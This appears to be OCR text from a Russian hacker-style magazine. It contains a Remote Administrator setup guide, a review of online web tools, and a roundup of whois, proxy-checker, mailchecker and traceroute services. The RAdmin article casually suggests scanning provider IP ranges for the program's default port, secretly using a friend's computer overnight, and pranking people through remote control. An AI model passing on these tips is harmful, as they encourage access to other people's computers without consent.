Например, чтобы системный администратор мог, не поднимая лишний раз со стула свою самую важную часть тела и не подвергая ее излишним колебаниям, исправить какие-нибудь технические проблемы не очень высокой степени тяжести (к сожалению, такие программы еще не научились проверять кабель на повреждения, искать и устранять неисправности в железе и выполнять другую механическую работу). А также чтобы он смог сделать это и в условиях своего отсутствия на работе, через Интернет. Если ты не админ, то можешь найти и другое полезное применение этой проге - поставь ее своей подружке (подружкам), и когда она позвонит и попросит помочь исправить ей какой-либо глюк или показать куда же спряталась какая-нибудь противная иконка, ты прямо тут же сможешь ей помочь. А уж какое на нее это может произвести впечатление, когда ты, как бог, на ее глазах подчинишь ее комп своей власти и устранишь все проблемы :)! Думаю, она не устоит, чтобы позвать тебя к себе и показать все это (и не только это) еще раз, но уже не удаленно... Только не забудь захватить на всякий случай файрвол. Резиновый :).

REMOTE ADMINISTRATOR

Для примера возьмем довольно известную прогу Remote Administrator. В первую очередь нужно узнать IP-адрес того, кому ты решил удаленно помочь. Если ты собрался не помогать, а схулиганить, тогда сложнее - придется просканировать прова (предварительно выяснив его айпишники), на котором чувак сидит, а затем



Окно выбора настроек Remote Administrator


долго и мучительно сканировать полученные айпишники на наличие 4899 порта. Это порт RAdmin'a по умолчанию, если ты его не изменил, при установке сервера на тачку того чела.

Remote Administrator, как и все подобные проги, состоит из клиентской и серверной частей. К сожалению, эта прога не позволяет ставить только одну из этих частей. Но ты можешь не запускать серверную часть, если тебе этого не требуется. Все зависит от настроек. С установкой, я надеюсь, никаких проблем не возникнет, только единственный момент: если ты собираешься использовать ее только как клиентскую часть, то поставь во время установки галочку на Install RAdmin server as system service, чтобы она запускалась вместе с Windows, иначе придется запускать его вручную, также это ограничит некоторые возможности. Соответственно, если нужно использовать ее только как клиента - не ставь галку. Все это можно сделать и позднее в Settings for Remote Administrator server.

СЕРВАЧОК


После установки нужно настроить серверную часть. Зайди в Settings for Remote Administrator server. Там ты увидишь несколько кнопок. Install Service и Remove service - делают как раз то же, что и та галка при установке. Options позволяет задать более тонкие настройки. О них поговорим подробнее. IP-фильтр - это что-то вроде файрволла. Он позволяет коннектиться к серверной части только заданному диапазону адресов. Опять же, чтобы кроме тебя больше никто не мог подсоединиться к серверу. Вместе с паролем это создает уже более весомую защиту. Злобный хакер сразу и не достанет. Обязательно отметить Use IP filter галкой и загай нужные IP кнопкой Add. Для добавления единственного IP укажи этот адрес, а маску загай 255.255.255.255. Если тебе нужен доступ с нескольких компов той

же или другой сети, укажи первые три значения адресов в этой сети, а вместо последнего укажи 0, например - 192.168.1.0. В качестве маски в этом случае укажи 255.255.255.0. Use default port - загадет порт, по которому клиент и сервер общаются. По умолчанию это 4899. Для безопасности можешь попробовать снять галку с этого пункта и установить свой порт или даже замаскировать прогу под какой-нибудь сервис, не используемый на этом компе, указав его порт. Это осложнит жизнь какой-нибудь региске при сканировании портов; определить, что на той тачке используется именно Remote Administrator, будет трудно. При этом не забудь в клиентской час-




Тонкая настройка

ти при соединении указать тот же порт. Ask user permission to allow incoming connection - если ты это установишь, то клиентом нельзя будет подсоединиться, пока пользователь не разрешит это сделать. Для сервера не очень полезно, так как за ним никто не сидит, а вот для помощи пользователям или грузьям - не помешает, чтобы они были в курсе дела, что ты именно помочь им решил, а не подсмотреть, по каким порносайтам они шастают :). Вот и все, что можно сказать по серверной части.



КЛИЕНТИК

Теперь поговорим о клиенте. Сначала нужно создать в нем новое соединение. Либо можно подсоединиться моментально. В обоих случаях надо указать при этом IP адрес компа или его сетевое имя. А также надо указать порт, если ты изменил порт по умолчанию в серверной части. Можно выбрать, как ты хочешь подружиться к удаленной тачке, то есть ты можешь подкonneктиться, чтобы получить полный контроль над системой, наблюдая при этом экран удаленного компьютера и управляя им так же, как если бы ты сидел за ним. Причем, надо отметить, что Remote Administrator довольно шустро с этим справляется. Но трафика жрет нехило. Так что будь осторожен, если ты на выделенке. Через диал-ап, конечно же, это все несколько тормозит. Также можно просто наблюдать за этим экраном без получения контроля. Еще можно подсоединиться в режиме командной строки, как будто ты работаешь в консоли за тем компьютером (шелл! :)). Можно только обмениваться файлами между твоим компьютером и удаленным. Либо, наконец, просто выключить его. Если ты задал логин и пароль на серверной части, то, прежде чем выполнить любое из этих соединений, тебе нужно будет их ввести.



И ЧТО ТЕПЕРЬ?

Все это предоставляет тебе замечательные возможности. Можно, например, шариться по удаленному винту, даже если он не расшарен. Можно попросить друга вставить в цэ-дэ-ром какой-нибудь нужный тебе диск, и не бежать к нему за ним. Можно также смотреть вместе с ним кино, но без звука - этого прога не умеет. Еще появилась возможность лазить в Инете с чужого компа. Особенно весело это, когда вы с этим челом сидите в одной сети, а Инет есть только у него, и он не очень-то хочет пускать через свой комп в Инет всех подряд. В этом же случае можно заставить его комп скачать для тебя что-нибудь из Инета, и не особо разоряться на трафике. Если у него соединение по выделенке (или даже по диал-апу) и он частенько оставляет комп на ночь, то он может даже не догадаться о том, что за ночь его комп скачал из сети новый фильм. А ты потом просто перегонишь его к себе по внутренней сети, если вы с ним в одной сети, конечно. Либо просто завалишься с винтом под предлогом «а вот я тебе ща такую клевою софтинку покажу!»).


Самый интересный эффект, который был обнаружен во время юзанья RAdmin'a - это так называемый зеркальный эффект. Если запустить у себя серверную часть и подкonneктиться по своему же айпишнику клиентской частью, то ты как бы увидишь свой же экран в окне RAdmin'a, но он начнет бесконечное гублирование самого себя. И так будет до бесконечности, пока ты не закроешь основное окно клиента. А уж как можно испугать чела, которому ты поставил серверную часть! Попробуй зайти к нему своим клиентом, запустить у него клиента и открыть его клиентом его

же тачку. А если еще и не давать ему закрыть это окно с помощью своей же... Такое может напугать даже бывалого компьютерщика!

Еще как вариант - зайди на комп с серверной частью, запусти там клиента и зайди им еще на какой-нибудь комп с установленным сервером, с того компа еще на один... так можно зайти на сколько угодно компов друг за другом. Или же зайди с того компа на свой комп. Вариантов можно много придумать :).

Также интересна и попытка зайти на один комп с серверной частью одновременно с нескольких тачек. Это прямо как в басне Крылова про лебедя, рака и щуку, которые тянули повозку в разные стороны. Каждый хочет подвести курсор к разным кнопкам и значкам на экране, но ничего ни у кого не выходит, и курсор только судорожно дрыгается из стороны в сторону. Побеждает самый терпеливый и настойчивый!

Все это шутки, конечно, но это стоит того, чтобы попробовать. Выглядит весьма прикольно. Да и знаешь, какое впечатление на непосвященных оказывает комп, который сам у себя двигает кур-



сором и запускает программы! Вспоминаются вестерны про дикий запад. У них там, в салунах, бывали такие пианино, в которых было интегрировано некое подобие музыкальной шкатулки, и эти пианино мало того что издавали музыку без помощи музыканта, а еще и клавиши на них сами нажимались. Вот примерно такой же случай, только вот кнопки на клавиатуре при этом сами не нажимаются :). А жаль :).

Как видишь, эту прогу удобно использовать во многих случаях. И при этом не бояться, что кто-нибудь другой влезет на компьютер с серверной частью, так как она обладает вполне достойной защитой, если ты ее грамотно настроишь. А главное, не забывай всех преимуществ, которые ты можешь получить, используя ее в работе и в помощи юзерам и особенно - юзерам :).



СОФТ ЧЕРЕЗ БРАУЗЕР

ПОЛЕЗНЫЕ ТУЛЗЫ НА КАЖДЫЙ ДЕНЬ

Андрей Каролик
(andrusha@sl.ru)

Интернет - это офигительно огромные залежи всяческих необходимых и вкусных штучек. Список доступных тематик практически бесконечен: программы, музыка, графика, различные галереи, книжки в электронном виде, заманчивые вакансии, всевозможные кряки и прочие полезности. Есть практически все, что твоей душе угодно.

Но отдельного внимания заслуживают ресурсы, на которых выставлены скрипты, сильно упрощающие виртуальную жизнь. Прелесть заключается в том, что они уже готовы к дистанционному употреблению. Ничего не надо скачивать, устанавливать и настраивать. Короче, мучаться не надо :). Просто набрал адрес, узнал, что нужно, и ушел. И все бесплатно!

ПОИСКОВЫЕ СЕРВЕРА

Без них в Интернете, как без рук: все свелось бы к поиску черной кошки в черной комнате, еще и после водки :). Если ты не знаешь точный адрес сайта с искомой информацией, то поисковик - единственная надежда, чтобы выйти на след. Достаточно сказать, что название этой статьи было бы невозможным без использования мощностей поисковиков. По сути поисковой сервер - это навороченный скрипт, который позволяет в реальном времени осуществлять поиск, перелопачивая горы накопленной информации, и выдавать ответ на запрос в считанные секунды. При этом алгоритмы хранения информации, ме-

тоды поиска по запросу и способы представления результатов на разных поисковиках могут кардинально отличаться. Но ты ничего этого не видишь, для тебя главное - результат. Одно понятно наверняка: искать русскоязычные ресурсы целесообразнее через российские поисковики, а англоязычные - через забугровые. Всего существует несколько десятков поисковиков, но реально пользуются единицами. Чаще всего ищут через:

Rambler (www.rambler.ru)
Яндекс (www.ya.ru)
AltaVista (www.altavista.com)
Excite (www.excite.com)
HotBot (www.hotbot.com)
Google (www.google.com)
Yahoo! (www.yahoo.com)
Lycos (www.lycos.com)

АНТИВИРУСЫ

Видимо, сражаясь за новых клиентов и пытаясь привлечь внимание к своей продукции, а параллельно насилуя наше падкое подсознание, которое и так имеют все рекламодатели :), ответственные антивирусные гиганты сгепали на своих сайтах скрипты, которые позволяют теперь проверять файлы на наличие вирусов онлайн (!). Очень удобная альтернатива, если на компе не установлен антивирус либо его вирусная база морально устарела, а апгрейдить ее жутко в лом :). Тогда через элементарную форму выбираешь подозрительный файл со своего винта, подгружаешь его на "санитарный" сервер и запускаешь проверку на вирусы. Если нужно проверить одновременно несколько файлов, то упакуй их в один архив (*.arj, *.zip или *.rar) и проверяй на здоровье.

Лаборатория Касперского (www.kaspersky.ru/remoteviruschk.html) немного пожидилась в этом проекте, позволяя проверять файлы и архивы размером не более одного метра. А вот Dr.Web - молодец (<http://online.drweb.ru> или <http://antivirus-online.ru>), не предъявляет никаких



Обзор сайтов и прочих сетевых ресурсов по теме номера. Каждый месяц в этой рубрике - самые отборные ссылки на паги с софтом, документацией, интересной инфой и многим-многом другим.

Content:


Софт через браузер	74
Хацкерские тулзы	78
Translit rulit	82
Умные тулзы	84
Универсальная пага студента	88
Прикольные и понтовые web-тулзы	90
WEB2SMS	94
WAP-Сервис	96



ограничений к проверяемым файлам. Единственное, чем больше файл, тем дольше его погрузить на сервер. Хотя мне кажется, что самое полезное в этом сервисе - проверка свежескачанных кряков :). Громадный плюс этой гуманной затеи заключается в том, что в онлайн-версии проверка всегда ведется с использованием самой свежей версии антивирусной программы, включающей все последние дополнения по новым вирусам, ни одна гнида не проползет :). Однако ты проверяешь отдельные файлы, а память, загрузочный сектор или целые директории проверить уже не получится. Подобное теподвижение возможно с PC Pitstop Virus Scan (www.pcpitstop.com/antivirus), но для этого придется поставить дополнительный ActiveX-компонент. При загрузке сайта установка недостающего компонента предлагается автоматически. Так что вооружайся и предохраняйся онлайн!

ПОЧТОВЫЕ ИНДЕКСЫ

Допустим, тебе нужно написать обычное письмо (в смысле то, которое в конвертике). Мало ли вступишь :). Так вот, часто почтовый адрес известен, а индекс нет. Сам адрес можно легко узнать по телефонной базе, зная телефон (при условии, что у жильца есть телефон в принципе). А дальше,



зная название улицы и номер дома, с помощью скрипта на сайте <http://indexes.boom.ru> вычисляешь почтовый индекс. Номер дома не обязателен, но бывает так, что одна часть домов с улицы Беспризорной идет с одним индексом, а другая часть домов - с другим. Если ты ошибешься индексом, катастрофы не будет, но письмо может не дойти до адресата. На случай, если тебя застал эпостный склероз :), поиск на <http://indexes.boom.ru> можно вести по первым 4-м буквам из названия улицы. Возможен и обратный поиск: по индексу выводится список улиц, которые к нему прикреплены. Аналогичные поисковики: www.zipcode.ru/zipcode, www.infobroker.ru/zip.html, <http://postindex.otrok.ru> и т.д.

КАРТЫ

Если почтовые индексы нужны не так часто, то карта города нужна постоянно: куда-то съездить, что-то найти, выбрать удобный маршрут и т.п. Наиболее удачная по исполнению и функциональным возможностям интерактивная карта Москвы - MOSMAP (www.moscowmap.ru). Вводишь нужный адрес и вперед по кочкам :). Для поиска в названии улицы достаточно указать первые 3-5 символов, тебе будет выведен список всех улиц с нумерацией домов, подпадающих под заданный шаблон. Уточнив адрес (улицу и номер дома), ты получишь наглядную схему (вид сверху), на которой отображены искомый объект и прилегающие окрестности. В дальнейшем эту графическую шнягу можно всячески масштабировать, вращать и сдвигать в разных направлениях от объекта. В конце баталий, само собой, можно распечатать. Альтернатива MOSMAP - <http://moscow.nakarte.ru>, для Питера есть отдельные карты: <http://spb.nakarte.ru> и www.yel.ru/map.

Кому-то пригодится своеобразный проект www.naitiprosto.ru. Он позволяет искать адреса, телефоны, факсы, веб-сайты и мыльники различных организаций, находящихся поблизости к интересующей станции метро, улице, маршруту автобуса (!), троллейбуса или трамвая. То есть поиск осуществляется по расположению относительно чего-либо. Если из полученного списка организаций выбрать интересующую, то дополнительно выводится краткое описание, контактная информация и схематичная карта района, по которой легко сориентироваться, на чем и как подье-



хать, подойти или незаметно подползти :).

ПЕРЕВОДЧИКИ

Изучать горы мануалов, фактов (faq), новостей или серьезных литературных произведений на английском языке без хорошего словаря затруднительно. Можно, конечно, тискать огромный бумажный талмуг а-ля Большой Англо-русский и Русско-английский словарь, листовая туда, сюда и обратно. А можно воспользоваться услугами бесплатных онлайн-переводчиков. Наиболее популярный - PROMT's Online Translator (www.translate.ru). Это крупный портал, позволяющий перевести тексты, целикомые странички на сайтах (с полным сохранением оригинального форматирования, гиперссылки тоже переводятся), мыльные романы и WAP с четырех языков мира: английского, немецкого, французского и испанского. Ограничение перевода - до 500 символов одновременно, но, заполнив регистрационную анкету (бесплатную) с кучей вопросов, ты увеличишь этот лимит до 2000 символов плюс получаешь дополнительный доступ к специализированным словарям и грамматиче-



ской информации по каждому интересующему слову из перевода.

PROMT's Online Translator плох тем, что изрядно забит рекламой. Если тебе нужно перевести только отдельные слова или фразы с английского или на английский, для перевода идеально подойдет более быстрый **Yandex.Lingvo** (<http://lingvo.yandex.ru>), содержащий минимум рекламы. Если тебя не устроит качество перевода, то попробуй другие аналогичные переводчики: www.perevodov.net, <http://babel.altavista.com>, <http://translate.rax.ru> и т.д. Много ссылок на разные словари есть на http://datum.narod.ru/dict_r.html.

ТОЛКОВЫЕ СЛОВАРИ, ЭНЦИКЛОПЕДИИ И СПРАВОЧНИКИ

В русском языке по самое не бабуйся специфических терминов, определений и иностранных заимствований, с которыми ты можешь столкнуться на просторах Инета. Чтобы не напрягаться по поводу непонимания этих терминов и определений, существуют толковые словари, в которых все разжевывается и кладется в рот :). Искать словари, энциклопедии и справочники проще всего че-



рез крупные порталы. К примеру, залезаешь на <http://encycl.yandex.ru>, и в твоём распоряжении 13 (!) словарей и энциклопедий. А посетив **Мир Энциклопедий** (www.encyclopedia.ru/inter-net.html), ты получишь ссылки сразу на 47 (!) разнокалиберных словарей и энциклопедий по всему Инету с кратким описанием по каждой ссылке. Еще один неплохой портал - **ГРАМОТА.РУ** (<http://slovari.gramota.ru>). Посмотри все и выбери, что подойдет.

ПРОВЕРКА ОРФОГРАФИИ

Орфографические ошибки - глобальная проблема в Инете. Со стороны грузей и в чатах это простительно, но все равно коробит. При деловой переписке это уже недопустимо. Загружать каждый раз Word вовсе необязательно. Для этих целей можно задействовать ресурсы Инета. **ОРФО-**

Online (www.informatic.ru/ortho_online.aspx) - прекрасная система проверки орфографии, работающая онлайн. Введенный на русском, английском или украинском языке текст обрабатывает-



ся, и все слова, в которых допущены орфографические ошибки, помечаются красным цветом. Исправляй и прогоняй еще раз. Если при последующей проверке скажет, что все пучком, можешь безбоязненно засылать текст адресату. Хотя сначала проверь пунктуацию ;).

Есть подобная забугровая проверка - **SpellChecker** (www.spellchecker.net/demos/resume.htm). Это демо-версия, но ра-

ботает и хорошо :). Без напряга проверяет текст на 12 языках мира (русского нет), плюс для всех слов с орфографическими ошибками предлагает наиболее подходящие правильные версии, любую из которых можно двойным

ГРАФИЧЕСКИЕ РЕДАКТОРЫ

Благодаря стараниям MediaBuilder теперь существует полнофункциональный онлайн-редактор gif-файлов - **GIFWorks** (www.gifworks.com). И что уж совсем непохоже на забугровых разработчиков, проект совершенно бесплатный (!). Чтобы поюзать новое чудо, тебе понадобится браузер IE или NetШкаф не ниже 3-ей версии с поддержкой JavaScript. Заходишь на www.gifworks.com, прогружается небольшой графический редактор с менюшками и рабочей областью. Можешь загрузить свою картинку (с винта или любого сайта), можешь использовать предложенные на сайте. Поддерживаются статические и анимированные gif-файлы. Возможности редактора далеки от фотшопа, но впечатляют. В редакторе предлагается более 40 (!) встроенных эффектов, инструменты масштабирования, поворота изображения, добавления прозрачности, оптимизации цветов и многое другое. Есть даже горячо любимое Undo

Кстати, в почте Яндекса (<http://mail.yandex.ru>) есть встроенная функция проверки орфографии. Написав письмо, нажимаешь соответствующую кнопку и видишь все слова с орфографическими ошибками и предложения по их замене. Если в тексте есть русские и английские слова, то проверку придется провести дважды: сначала на русском языке, затем на английском.

);). Внизу располагается полоска статуса, показывающая текущий размер gif-файла, его размеры и количество цветов. Жаль, что нельзя делать анимацию непосредственно из этой программки и нельзя сделать коллаж из нескольких gif-файлов, работаешь только с одним. Когда надоест изгаляться над картинкой, свое творение можешь сохранить на винт или по ftp (тогда придется светить пароль). Всем, кто еще не видел эту фишку, советую поиграться ;).



ТРЕХМЕРНЫЕ БАННЕРЫ

Еще одно детище MediaBuilder - **3D Text Maker** (www.3dtextmaker.com). Пошаговый конструктор, с помощью которого ты сделаешь себе прикольный текстовый анимированный баннер любого размера. В арсенале несколько сотен



(!) шрифтов в 6 различных категориях, наглядный выбор цветов и куча настроек для анимации; размер баннера можно выбрать стандартный или произвольный. После сохранения можешь переслать в GIFWorks, чтобы нагнаться еще больше :).

ГЕНЕРАТОРЫ ЛОГОТИПОВ

Отличный онлайн-конструктор CoolText (www.cooltext.com), на этот раз по логотипам и кнопкам. Все делается на основе готовых шаблонов с помощью удобных настроек. Шаблонов для кнопок маловато, и они какие-то убогие :), а вот шаблоны для логотипов (22 штуки) порадовали, плюс



оригинальные шрифты (52 штуки) и симпатичные текстуры (118 штук). У каждого шаблона свои настройки, сохранять можно в трех форматах: gif (с прозрачностью или без), jpg или png (с прозрачностью или без). Экспериментируй!

HTML-ВАЛИДАТОРЫ

Если ты строчишь свою пагу исключительно в NotePad, то это не дает гарантии, что ты нигде не напортачил с тэгами. Поэтому стоит конечный html-код проверять на корректность. Для этого существуют так называемые html-валидаторы (от английского validate, утверждать), которые проверяют соответствие написанного html-кода спецификациям W3C HTML и XHTML. Причем различают несколько валидаторов, предназначенных для HTML, CSS, RDF и XML. Тебе понадобится первый.

Проще всего сделать проверку на сайте отца всей спецификации - **W3C HTML Validation Service** (<http://validator.w3.org>). Проверять можно html-файл с винта или непосредственно в Инете, задавая к нему путь. Единственное, у W3C HTML Validation Service отчет проверки суховатый и не наглядный. Меня больше прет www.htmlhelp.org/tools/validator, тут тебя тыкают в каждую ошибку рожой, так что не пропустишь :). Тем более тут можно сделать проверку только по умершим



ссылкам, это наиболее актуальная беда всех сайтов.

HitboxCentral (<http://resources.hitbox.com/cgi-bin/page.cgi?tools/doc>) умеет больше: проверяет на неработающие ссылки, на скорость загрузки и наличие мета-тэгов, есть проверка на грамматические ошибки, но в английских словах. В конце проверки ты получишь подробный отчет по 5 категориям: неработающие ссылки (Broken Links), ошибки в синтаксисе (HTML Syntax), ошибки в грамматике (Spelling), оценка скорости загрузки (Load Time) и наличие необходимых мета-тэгов (Meta Tags).

ПЕРЕКОДИРОВЩИКИ

Разные кодировки - извечная проблема чатов и почтовых переписок. Один пишет в KOI, другой в WIN, а третий вообще TRANSLITOM :). Можно долго ругаться матом, призывать писать левой рукой, но ситуация не изменится. Проще найти средства, которые помогли бы оперативно кодировать из одной кодировки в любую другую. И их в Инете хватает. Но я потому и оставил перекодировщиков напоследок, что писать про них не бугу :). Из-за своей полезности они выведены в отдельную статью, которую ты найдешь на страницах этого же журнала.

Приятного тебе онлайнного существования!



Logo Text	#RusChannel	Edit
Font	Tempo, 50 pixel	Edit
Text Color		Edit
Pattern Texture	new-wood0402.jpg	Edit
TextOpacity Value	100	Edit
FollowShape?	True	Edit
Background Color		Edit
Background Texture	None	Edit
File Format	JPG	Edit

ХАЦКЕРСКИЕ ТУЛЗЫ

СЕТЕВОЙ АРСЕНАЛ ВЗЛОМЩИКА

Matsutsu Gofufu (matt@nm.ru)

Даже если ты не занимаешься хаком, а уж тем более если ты им занимаешься, часто приходится рыть инфу в Инете про домены, серваки, прятаться за анонимные проксы и пионерить шестизначные аси. Для этих целей написана туева хуча разных прог, но и без них можно обойтись.

Онлайновые мейлчекеры - веб-интерфейс для твоего провского ящика с доступом через pop3 или imap протоколы. Только чтобы юзать их, пробей как-нибудь адрес pop-сервера.

И

так, проху- и mailchecker'ы, whois-, ping-, nslookup-сервисы, анонимные серверы и прочие крайне необходимые тулзюки в Сети. Понеслась, рогимая!

WHOIS-СЕРВИСЫ

Whois-сервис получает регистрационную информацию о домене. То есть ты можешь узнать, кто владелец определенного домена, когда он был зарегистрирован, до какого времени делегирован, адрес службы техподдержки, dns-сервера и прочую полезную инфу.

Whois service | РосНИИРОС

<http://www.ripn.net:8080/nic/whois/>

Это хуиз-сервис админа домена .ру. Кроме получения инфы по домену второго уровня российской зоны, этот подопытный может рассказать тебе про адрес в доменах общего пользования (com, net, org, info, biz, name), про службу техподдержки, личность и организацию, зарегистрированные в РосНИИРОСе. И помни: если хочешь проверить доступность доменного имени для регистрации, в целях защиты от сквоттеров, пользуйся этим сервисом.



Нужны анонимные проксы? Не вопрос! Проверить список? Запросто! Провериться самому? Два пальца об асфальт - прохуchecker.ru!

Whois Source - Domain Whois Search Tool!

<http://www.whois.sc>

Главной достопримечательностью www.whois.sc является способность искать доменные имена второго уровня по их части... Проще говоря, ты вводишь несколько букв домена, а он выдает все адреса, в которых встречается эта подстрока. Получается что-то типа поиска. Например, вводишь "хакер", а он тебе: супер-хакер.org, хакер-ua.com, хакер.com и еще 73 домена второго уровня. хакер.ru, правда, в их число не входит - просматриваются только



общается с хуиз-серверами запрашиваемых зон. То есть, если ты вводишь хакер.ru, он обращается к росниросовскому whois-серверу и спрашивает: "Кто такой хакер?". Если вводишь хакер.jp, он звонит в Иорданию и у там-



ошнего заведующего спрашивает: "Whois fucking хакер?". Специально для тебя Гиктулз может разузнать про домены в зонах com.ru, net.ru, pp.ru, msk.ru, spb.ru. Вот только с хуизами .tv, .fm и некоторых других доменов верхнего уровня ему найти общий язык, к сожалению, не удалось.

ПРОКСА И ИХ ЧЕКЕРЫ

Ну, что такое прокси - долгая история, да ты ее и сам знаешь. Так что никаких прелюдий - поехали!

PROXY-Checker

<http://www.proxychecker.ru/>

Нужны анонимные проксы? Не вопрос! Проверить список? Запросто! Провериться самому? Два пальца об асфальт! Единственное, что - тебе придется зарегистрироваться на прохуchecker.ru. Згесь это быстро: от тебя требуются только мыло и пароль (2 раза). Зато, зарегистрировавшись, можешь проверять списки проксов, получаешь доступ к неперенной базе анонимных и искажающих проху-серверов, которую можно запросто слить себе на винт в виде списка айпиш-

зоны .com, .net, .org, .info, .biz, .us. Нашел нужный тебе адрес - жми на зону и получай стандартный отчет whois-сервиса. Кроме того, можно выбирать область поиска (активные/не активные домены), а для каждого найденного домена отображается его состояние (зарегистрирован и активен, регидект; зарегистрирован, но нет паги; домен освобожден и т.д.).

Если не помнишь точно адрес, этот хуиз тебя выручит.

Г Е Е К Т О О L S: Whois Proxy

<http://www.geektools.com/cgi-bin/proxy.cgi>

Гиктулз попал в этот обзор за то, что выдает инфу по домену в ЛЮБОЙ зоне. Как он это делает? Коммерческая тайна... Но тебе я ее открою. Просто он напрямую

ник:порт. Ну, а если тебе обломно регистрироваться, довольствуйся проверкой проксей по одному и просмотром инфры, которую легко получить, не задавая тебе лиш-



них вопросов (по все тем же проксям).

Проверка прокси-сервера на анонимность

<http://www.samair.ru/proxy/proxychecker/>

Если тебе напряжно регистрироваться и надо всего-то проверить на анонимность, рули сюда. После нажатия кнопки "YES" в самом верху страницы появится инфра: прозрачные твои прокси али нет. Ну, а внизу еще куча всякого бреда...



MAILCHECKER'Ы

Что это за звери и с чем их едят? Если говорить об онлайнowych мейлчекерах, то это нечто, похожее на любое шаровое мыло, но работающее с ЛЮБЫМ ящиком. Другими словами - это веб-интерфейс для твоего ящика (проводского, например) с доступом через pop3 или imap протоколы. Единственное, что тебе придется где-то пробить (кроме логина и пароля, естественно) - адрес попки или imap-сервера.

easyPOP

<http://www.easypop.de>

Дас ист айне Дойче мейлчекер. И английского интерфейса здесь тоже нет. Нет возможности просмотра хедера сообщения и, подстава такая, проблемы с кириллицей в теме письма. Ну и хакер с ним. Зато изиПОП (не путать с Зи-ЗиТоп!) сам распознает русский в теле мессаги и имеет самый про-

стой интерфейс, что, несомненно, сказывается на скорости: ни картинок, ни баннеров. Даже содержимое Inbox'a отображается не в виде таблицы, а в виде списка. А теперь, во избежание незапланированного удаления писем, краткий мануал по пользованию (он же - урок немецкого):

Lesen - прочитать,
Loshen - удалить (как оказалось...),
Weitere - далее,
нечитабельная надпись сверху - новое письмо.



mail2web

<http://www.mail2web.com>

Вот мы и подобрались к мейлчекеру-интеллектуалу-полиглоту, который поддерживает английский, немецкий, иврит и даже (епрст, не может быть!) русский языки. Плюс к такому счастью - интеллектуальный вход в систему, который не требует от тебя даже знания адреса почтового сервера. Mail2web по твоему мылу сам пытается определить этот адрес. Но это теория - у меня он так и не заработал, пришлось рулить на "расширенный вход" (advanced) и вручную вводить адрес. Судя по всему, весь "интеллект" заключается в подстановке перед доменом "pop3" и "pop". Но, если логиниться через продвинутый вход, можно работать с imap-сервером.

В папке Inbox есть возможность искать мессагу по отправителю или теме, переключать язык интерфейса можно в любой момент,



но вот под Оперой аттачить файлы к новому письму не получается - говорит, старая бродилка. И последний рекламный блок: никаких (почти) проблем с кириллическими темами!

TRACEROUTE

Traceroute - это такая фишка, которая показывает путь, проходимый твоими ip-пакетами до запрашиваемого компа (не напрямую же они идут, когда набиваешь хакер.ru). Проблема онлайнowych вариаций заключается в том, что узнать маршрут они могут только от своего сервера. Таким образом, о пути, проходимом от ТВОЕГО компа, ты можешь только догадываться...

